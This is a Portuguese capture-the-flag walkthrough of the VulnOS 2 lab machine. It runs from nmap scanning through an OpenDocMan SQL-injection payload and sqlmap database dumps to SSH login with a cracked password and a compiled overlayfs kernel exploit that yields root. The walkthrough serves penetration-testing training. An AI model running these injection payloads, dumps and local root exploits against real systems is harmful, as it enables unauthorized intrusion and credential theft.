VulnOS: 2

IP da máquina: 192.168.2.106 // MAC: 08:00:27:20:5F:FE

Resultados do nmap:

nmap -sS -sV -O -p- -v 192.168.2.106


```
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
6667/tcp open irc ngircd
MAC Address: 08:00:27:20:5F:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Evidencia encontrada:

http://192.168.2.106/jabc/?q=node/7



http://192.168.2.106/jabcd0cs/



Searchsploit:

```
root@kali:~# searchsploit opendocman 1.2.7

Exploit Title | Path

OpenBocMan 1.2.7 - Multiple Vulnerabilities | php/webapps/32075.txt
```

```
Advisory Details:

High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenDocMan, which can be ex ploited to perform SQL Injection and gain administrative access to the application.

1) SQL Injection in OpenDocMan: CVE-2014-1945

The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote unauthenticated attacker can execute arbitrary SQL commands in application's databas e.

The exploitation example below displays version of the MySQL server:

http://[host]/ajax_udf.php?q=1&add_value=odm_user&20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9

2) Improper Access Control in OpenDocMan: CVE-2014-1946

The vulnerability exists due to insufficient validation of allowed action in "/signup.php" script when up dating userâ??s profile. A remote authenticated attacker can assign administrative privileges to the current account and gain complete control over the application.

The exploitation example below assigns administrative privileges for the current account:

<form action="http://[host]/signup.php" method="post" name="main">
<input type="hidden" name="updateuser" value="l">
</input type="hidden" name="lupdateuser" value="l">
</input type="hidden" name="lupdateuser" value="l">
</inpu
```

Resultados do sqlmap:

sqlmap --url "http://192.168.2.106/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --risk=3 -- level=5 --dbs --threads=4 --batch


```
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin
```

Usuários e senhas encontados:

sqlmap --url "http://192.168.2.106/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --risk=3 -- level=5 -D jabcd0cs --threads=4 --dump-all --batch

Quebrando a hash:

Senha: webmin1980



SSH:

Usuário: webmin // Senha: webmin1980

Searchsploit novamente:

```
root@kali:~# searchsploit 37292.c

Exploit Title | Path

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlay | linux/local/37292.c
```

Compilando o exploit e mandando para a máquina via ssh:

gcc 37292.c -o data -m32

Root:

```
$ cd /tmp
$ chmod 777 data
$ ./data
$pawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
# uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
#
```